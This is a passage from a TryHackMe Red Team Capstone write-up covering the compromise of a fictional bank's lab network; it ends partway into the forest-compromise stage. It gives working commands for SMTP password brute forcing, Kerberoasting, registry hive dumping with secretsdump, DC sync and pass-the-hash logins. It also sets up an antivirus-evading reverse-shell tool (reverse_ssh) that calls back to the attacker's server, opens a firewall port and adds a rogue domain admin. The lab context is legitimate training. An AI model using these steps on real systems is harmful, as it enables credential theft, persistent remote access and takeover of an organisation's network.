




TryHackMe - Red Team Capstone Challenge


This report covers the complete compromise of the Reserve Bank of Trimento's network, as part of a red team engagement.



The system was compromised and proof submitted via this interface, on Try Hack Me's platform: <https://tryhackme.com/room/redteamcapstonechallenge>

Note, that this portal will only remain accessible during the period the network is made available for non-business users on the Try Hack Me platform.

Contents



.....	1
TryHackMe - Red Team Capstone Challenge	1
Consultant Details	3
Objectives	4
Overview of the attack path taken	4
Tooling	5
Reverse_SSH	5
Stage 1: OSINT of the external interfaces, and getting a foothold	8
Initial scanning & fingerprinting	8
WebMail overview	8
VPN overview	10
WEB overview	12
Combining the pieces to gain a foothold.	15
Stage 2: Compromising the CORP Domain	18
Stage 3: Compromising the Forest via the Root DC	20
Stage 4: Access to the Swift system and demonstrating impact	24
Summary & Recommendations	28

Consultant Details



- **Name:** Christopher Pritchard
- **THM Username:** Aquinas
- **Contact:** chris@grislygrotto.nz
- **Bio:** A professional working as the lead security engineer at a company in Aotearoa/New Zealand, Chris has been in the Infosec industry for about four years. They credit TryHackMe for much of their expertise and job opportunities, including providing sufficient training for Chris to obtain an OSCE3. They primary enjoy CTFs like this one, gaming, writing and software development. More details can be found on their linkedin bio: <https://www.linkedin.com/in/christopher-pritchard-a669b6a>

Objectives

The objective was to penetrate the corporate network, use that to access the banking network, then finally access the internal Swift banking interface and demonstrate impact via authorising a transaction between two accounts.

By doing this, The Reserve will be able to find further issues in their perimeter, and perhaps make informed decisions like separating the corporate network from their banking network for improved security.

Overview of the attack path taken

The consultant was able to compromise the perimeter of the corporate network by:

- Using a list of usernames and a password policy against an SMTP server, to brute force some valid active directory credentials
- Finding and adapting a corporate VPN file in order to connect to internal work stations
- Enumerating the domain for kerberoastable service accounts, and brute forcing one found to get a service account and password
- Using the expanded rights of the service account to dump secrets from one of the CORP server machines, and finding the password of a different service account with dc sync rights
- Performing a dc sync and getting all user account hashes of the CORP domain, thus being able to propagate to domain admin on the CORPDC domain controller
- Forging a so-called golden ticket with the enterprise admin group SID in order to gain access to the parent THERESERVE root domain as an enterprise admin
- Using enterprise admin rights to log into the BANKDC domain controller in the BANK domain as an admin
- Creating a domain admin in this domain that allowed access to the JMP server with access to the swift.bank.thereserve.loc website
- Performing a dc sync against the BANK domain in order to get hashes of various users, cracking these as needed in order to find saved credentials for Capturer and Approver Swift accounts
- Using this collection of access to create, verify, capture and approve a transaction between two accounts

It is known there are other ways into and around the network, but as this is a red team exercise and not a penetration test, this documentation focuses on the primary path of compromise.

Tooling

A collection of common tools was used during this engagement.

- [Nmap](#) and [Rustscan](#) were used for initial perimeter machine recon, finding the common web ports and SSH as well as the common windows ports and smtp ports of the mail server
- [FFuF](#) was used to enumerate the web interfaces, finding subdirectories like the images directory on one of the sites that had files with apparent usernames, and the location of the ovpn file
- [Burp Suite Professional](#) was used to access the mail server interface, which was running roundmail and could be accessed from the hostname mail.thereserve.loc
- [Mentalist](#) was used to generate a password list using the password policy revealed to the consultant
- [THC-Hydra](#) was used to brute force the usernames with the password list against SMTP, to get two valid credentials from the Help Desk group
- [OpenVPN](#) was used with the discovered ovpn file to gain access to the workstations
- [Remmina](#) was used to remote onto these workstations
- The [Impacket](#) toolset was used to get the service account SPNs, to perform dc syncs and to dump credentials from registry hives
- [Hashcat](#) was used to crack hashes as needed
- A tool called **reverse_ssh** (more notes on this below) was used to create secure reverse shells, and to facilitate port forwarding and proxies
- [proxychains](#) was used to run commands over established socks proxies
- [evil-winrm](#) was used in some cases to establish temporary shells on machines via user hashes, and to upload/download files
- [mimikatz](#) was used to craft a golden ticket for access to the RootDC
- [PsExec](#) was used to gain access to the RootDC with the golden ticket

On top of these custom tools, from the windows machines themselves reg was used to save registry hives, **PowerShell** was used to do some AD enumeration and to generally run commands, and **Google Chrome** was used later in the engagement to access the Swift interface - notably Chrome had saved credentials for several Approver users which provided access as that role.

Reverse_SSH

This tool is considerably less well known than the others, being built by a former colleague of the consultant. It is written in Go, and generally evades AntiVirus detection by things such as Defender, making it a useful way to access a network without having to worry about evasion: https://github.com/NHAS/reverse_ssh

The basic premise of the tool is that:

- you start a server on your attack box

- on a target, you upload a client binary via whatever means and run it with an argument pointing back at the server

This will create a 'client connection', with a long guid as an ID that doubles as a server host key. At this point, via using the server as a jump host, the target can be connected to over normal SSH. E.g. if the server is running locally at port :3232, and the target's ID is something like [LONGID], then a SSH connection can be established to the target via `ssh -J localhost:3232 [LONGID]`. This works even if the target is not running SSH, as `reverse_ssh` implements fully the SSH protocol this means you can also use SCP with it for copying files, `-D` to create socks proxies, `-R` for remote port forwarding etc.

In this environment, not only was this used to create stable reverse shells on the foothold machines, but by remote forwarding the server port and uploading the client deeper in the network, increasingly stretched connections could be made from the inner segregated systems all the way back to the attack box. Then by establishing proxies via `-D 9050` to different targets, access to for example the swift interface from the attack box was possible.

In this fashion, `reverse_ssh` served as a sort of micro C2 framework.

To set up `reverse_ssh` from the Try Hack Me attack box, the following commands were run:

1. A private key was generated with `ssh-keygen -t ed25519 -P "" -f "/root/.ssh/id_ed25519" > /dev/null`
2. The local version of Go was updated with `wget -q https://go.dev/dl/go1.18.linux-amd64.tar.gz && rm -rf /usr/local/go && tar -C /usr/local -xzf go1.18.linux-amd64.tar.gz && rm go1.18.linux-amd64.tar.gz`
3. When later in the lab a VPN connection beyond the perimeter was established, the server was setup with:

```
git clone https://github.com/NHAS/reverse_ssh
cd reverse_ssh
git checkout unstable
RSSH_HOMESERVER=[VPN_LOCAL_IP]:443 make
cd bin/
cp ~/.ssh/id_ed25519.pub authorized_keys
cp client* ~/
./server --external_address [VPN_LOCAL_IP]:443 :443 &
```

With the above, this sets up the server to listen on the VPN's local IP, port 443 (which is less likely to be blocked by firewalls, though that wasn't universally the case here). Additionally, the client binaries (a windows `client.exe` and a linux `client`) were copied to the home directory of the current user, ready to be uploaded to targets.

In this network, different segments were unable to reach other segments. Notably, from CORP only WRK1 and WRK2 could reach the attack box over the VPN, and only the root DC could see WRK1 and WRK2, nothing from the BANK domain. The way the connection back to the `reverse_ssh` server was propagated was via SSH remote forwarding:

- once a client connection was done on a server, it became possible to perform SSH remote forwarding.
- a command like `ssh -J localhost:443 -R 10.200.116.21:443:localhost:443 [.21_CLIENT_ID]` was run, which exposed the local server port on the target machine on 443.
- Usually this also required making that port reachable on the target, by running a firewall command: `New-NetFirewallRule -DisplayName "Required Port" -Direction inbound -Profile Any -Action Allow -LocalPort 443 -Protocol TCP`
- When the client was run on a later machine, it would be run like `.\client.exe -d 10.200.116.21:443`, to forward its connection through the remote port and back to the attack box.

As the new connection was created, the process could be repeated to extend the reverse_ssh network through the AD forest.

Stage 1: OSINT of the external interfaces, and getting a foothold

On top of the access to the network, a `password_base_list.txt` and `password_policy.txt` were provided. The policy stated:

The password policy for TheReserve is the following:

- * At least 8 characters long
- * At least 1 number
- * At least 1 special character

While the base list was a short set of strings like TheReserve, Reserve, Password etc. Additionally, the client provided guidance that only the following special characters are permitted: `!@#$%^`.

Initial scanning & fingerprinting

Enumerating the subnet of 10.200.116.0/24 using NMap (`nmap -sn 10.200.116.0/24`) discovered four live machines:


- 10.200.116.250, the e-citizen portal which was out of scope for the engagement
- 10.200.116.11 which appeared to be a windows machine, labeled WebMail in the initial network map provided
- 10.200.116.12, a linux machine labeled VPN
- 10.200.116.13, another linux machine labeled WEB

For .11, .12 and .13, a Rustscan was performed. This was done using a dockerised version of rustscan: `docker run -it --rm --name rustscan rustscan/rustscan:latest -a [IP] -- -A`. In brief, this command will perform a rustscan to find open ports which is quick, then perform a nmap `-A -p [ports] [IP]` for each target. -A performs a large set of checks.


This identified that the WEB and VPN machines had both ports 22 and 80 open, with the VPN additionally having 1194 (the commonly used OpenVPN port). For the WebMail machine, the standard windows ports were open (SMB, RPC etc) but in addition there was a web interface on 80 and SMTP specific ports like 25.

WebMail overview

The web interface on this box showed the IIS default page:




However, the nmap -A had revealed this machine referred to itself as mail.thereserve.loc; by setting that as the hostname, a 404 not found was reported instead once navigating to port 80. Doing a ffuf scan with `ffuf -u http://10.200.116.11/FUZZ -H "Host: mail.thereserve.loc" -w dirwordlist.txt -x .php` where dirwordlist is basically [directory-list-2.3-medium.txt](#) from [SecLists](#) revealed some subdirectories, but most importantly Index.php which when browsed to found an instance of [RoundCube WebMail](#) running:



This was used to communicate further with The Reserve's security team later in the exercise.

VPN overview

The landing page for the website asks for a username and password:



THERESERVE
STABILITY THROUGH CURRENCY

VPN Portal Login

User: Password:

Note: Your internal account should be used.

☐ Remember me

As the consultant had neither, they performed a ffuf scan with `ffuf -u http://10.200.116.12/FUZZ -w dirwordlist.txt`. This revealed `/vpn` and `/vpns` folders. Under the former was a file listing, containing the single file `corpUsername.ovpn` which when downloaded, seemed largely valid except for some invalid IP addresses:

Index of /vpn - Chromium

Index of /vpn × +

← → ↻ ⚠ Not secure | 10.200.116.12/vpn/

Index of /vpn


Name	Last modified	Size	Description
 Parent Directory		-	
 corpUsername.ovpn	2023-05-04 18:15	8.1K	

Apache/2.4.29 (Ubuntu) Server at 10.200.116.12 Port 80

No further enumeration was performed on this server.

WEB overview

The website on .13 would redirect to /October/Index.php, revealing a customised demo instance of the [October CMS](#):



Overview

TheReserve is the reserve bank of Trimento. We aim to serve both the country by providing stability to the public banking sector, but also through our corporate division serve investors from foreign

The version installed appeared to be 1.6, and there were no known exploits (at least unauthenticated) for this version that the consultant could find. The content of the site was largely innocuous, except a 'meet the team' page which included numerous named employees from The Reserve:



Meet the Team

Meet our team that will take care of your every banking need!

Bank Director




Brenda Henderson




















Deputy Directors



These employees were presented with photos, and the photos were named in the format 'firstname.lastname'. Assuming this might be their genuine usernames, these image names were copied into a wordlist. Later, @corp.thereserve.loc was appended to each username to make them a valid domain username:



Index of /october/themes/demo/assets/images/

Name	Last modified	Size	Description
 Parent Directory		-	
 antony.ross.jpeg	2023-02-18 20:17	445K	
 ashley.chan.jpeg	2023-02-18 20:17	429K	
 brenda.henderson.jpeg	2023-02-18 20:17	462K	
 charlene.thomas.jpeg	2023-02-18 20:17	472K	
 christopher.smith.jpeg	2023-02-18 20:17	435K	
 emily.harvey.jpeg	2023-02-18 20:17	446K	
 keith.allen.jpeg	2023-02-18 20:17	406K	
 laura.wood.jpeg	2023-02-18 20:17	560K	
 leslie.morley.jpeg	2023-02-18 20:17	462K	
 lynda.gordon.jpeg	2023-02-18 20:17	510K	
 martin.savage.jpeg	2023-02-18 20:18	435K	
 mohammad.ahmed.jpeg	2023-02-18 20:22	423K	
 october.png	2023-02-18 19:25	34K	
 october.png	2023-02-18 19:25	34K	
 paula.bailey.jpeg	2023-02-18 20:17	501K	
 rhys.parsons.jpeg	2023-02-18 20:17	478K	
 roy.sims.jpeg	2023-02-18 20:17	435K	
 theme-preview.png	2023-02-15 06:28	40K	

Combining the pieces to gain a foothold.

With a set of usernames and an approach to generate passwords, step 1 was trying to find some valid credentials. To create the word list, the tool [Mentalist](#) was used: this is an application that allows you to construct a formula for generating passwords, and then will create a wordlist from your options. The password base list was added, then an 'Append' rule adding the numbers 0-9, then finally another append rule with the valid special characters. After clicking process and saving the wordlist, the final password set was only 720 lines long.

The only web interface that would be easy to brute force was the VPN portal, but this resulted in no hits. However, the tool used for brute forcing [THC-Hydra](#) is capable of attacking a number of protocols, including SMTP which was available on the WebMail server: `hydra -L usernames.txt -P passwords.txt smtp://10.200.116.11`. This fairly quickly resulted in two hits:


```
[25][smtp] host: 10.200.116.11    login: laura.wood@corp.thereserve.loc
password: [REDACTED]
[25][smtp] host: 10.200.116.11    login: mohammad.ahmed@corp.thereserve.loc
password: [REDACTED]
```

These could be used to log in as these users in WebMail, but they had no emails or contacts to further exploit.

Next, the `corpUsername.ovpn` file was downloaded from the VPN server. Opening this file, the one line that needs to be changed is `remote 10.200.X.X 1194`, which was updated to read `remote 10.200.116.12 1194`. When run with `openvpn corpUsername.ovpn` & a connection was made, informing the consultant that a link had been made to machines .21 and .22 inside the perimeter. To access these machines more easily, routing rules were added with `ip route add 10.200.116.21 dev tun0` and `ip route add 10.200.116.22 dev tun0`.

These new machines did not respond to pings, but a quick scan with `nmap -Pn 10.200.116.21-22` revealed they had a very limited number of windows ports available, including 3389 for the remote desktop protocol.

Using Remmina, the consultant connected to the first machine, passing `mohammad.ahmed@corp.thereserve.loc` and that employee's password as the credentials. This, after a short pause, opened up a remote desktop session on the WRK1 system, proving a compromise beyond the perimeter.



Stage 2: Compromising the CORP Domain

The corpUsername.ovpn only provided access to the .21 and .22 machines, which meant any further enumeration for example against the DC at .102 would be impossible as the attack machine would not be able to reach it. Furthermore, the WRK1 and WRK2 machines had Microsoft Defender active so dropping any sort of enumeration tools on them would be blocked, and there was no way to disable this as the low privilege users.

To proceed, the client.exe binary from reverse_ssh was copied over to the WRK1 machine and then run. As this is a relatively unknown tool written in Go, and the system had no AppLocker policies or anything, the tool ran successfully and a client connection was established. This in effect serves as an SSH server on the machine, so the consultant was able to set up a SOCKS proxy with: `ssh -fN -D 9050 -J localhost:443 [CLIENT_GUID]`. This would then allow tools to be run with ProxyChains, which by default will use a local 9050 proxy.

With working Active Directory credentials, the next step taken was enumerating AD itself for any accounts that might grant higher privileges. The [GetUserSPNs script from Impacket](#) was run as so: `proxychains python3.9 /opt/impacket/examples/GetUserSPNs.py -dc-ip 10.200.116.102 corp.thereserve.loc/mohammad.ahmed:[REDACTED] -request`. This provided crackable tickets for five service accounts, in the format: `$krb5tgs$23$*svcBackups$CORP.THERESERVE.LOC$corp.thereserve.loc/svcBackups*$73b17bc85e3.....`

Taking these hashes offline and cracking them with hashcat (using a windows machine with a GPU), the command: `hashcat.exe -m 13100 .\hash .\rockyou.txt` revealed the password for the service account user svcScanning. 13100 is the code for 'Kerberos 5, etype 23, TGS-REP' hashes.

Testing different machines that could be reached with svcScanning, it was found the tier 1 machines in the corp domain, Server1 and Server2: `proxychains evil-winrm -u svcScanning -p [REDACTED] -i 10.200.116.31`, the Server1 and Server2 being 10.200.116.31 and .32 respectively. Furthermore, svcScanning had full privileges on both machines, an effective local administrator. However, this user was unable to access the CORPDC on .102.

To perform further enumeration, the sam, system and security hives were dumped from each machine. This was done with the following commands:

```
reg save hklm\sam sam
reg save hklm\system system
reg save hklm\security security
```


As the connection to the server workstations was over evil-winrm, the consultant could use `download sam` to copy the local file back to the attackbox. With the hives copied back, another script from impacket, secretsdump, was used to extract hashes and stored credentials: `python3.9 /opt/impacket/examples/secretsdump.py -sam sam -system system -security security local`. With this, from the output from the hives on Server1, a password was discovered though it wasn't associated with a user:

```
.....  
[*] _SC_SYNC  
(Unknown User):[REDACTED]  
[*] Cleaning up...
```

This user was added to the password list and re-run with hashcat against the SPN hashes, where it was revealed to be the password for the user **svcBackup**.

By examining the rights of svcBackup with `net user svcBackup /domain` and `net groups svcBackup /domain`, it was discovered they the DC Sync permission, which meant all secrets of the domain could be dumped. This was done again with `secretsdump: proxychains python3.9 /opt/impacket/examples/secretsdump.py -just-dc svcbackups:[REDACTED]@10.200.116.102`. The result were the NTLM hashes for all CORP users, including T0 domain admins.

Using one of these DAs, T0_josh.sutton, the consultant gained access to the CORPDC server: `proxychains evil-winrm -u t0_josh.sutton -H [REDACTED] -i 10.200.116.102`. As a DA, and with full access to every machine in CORP, the CORP domain was at this point completely compromised.



Stage 3: Compromising the Forest via the Root DC

To gain direct access to the DC, a new user was created: `net user aquinas [redacted] /add` plus `net group "Domain Admins" aquinas /add`. This allowed the consultant to remote on to the domain with `proxychains remmina` or by opening a remote desktop session from the existing session on WRK1.

Running the powershell command `Get-ADTrust` from the CORPDC revealed that CORP.THERESERVE.LOC was in a BiDirectional trust with THERESERVE.LOC, the Root domain of the forest (which also included BANK.THERESERVE.LOC, unreachable from CORP). As the consultant had domain admin rights, it should be possible to forge a golden ticket with the extra SID of the enterprise admin's group from THERESERVE, granting access to the root domain.

```
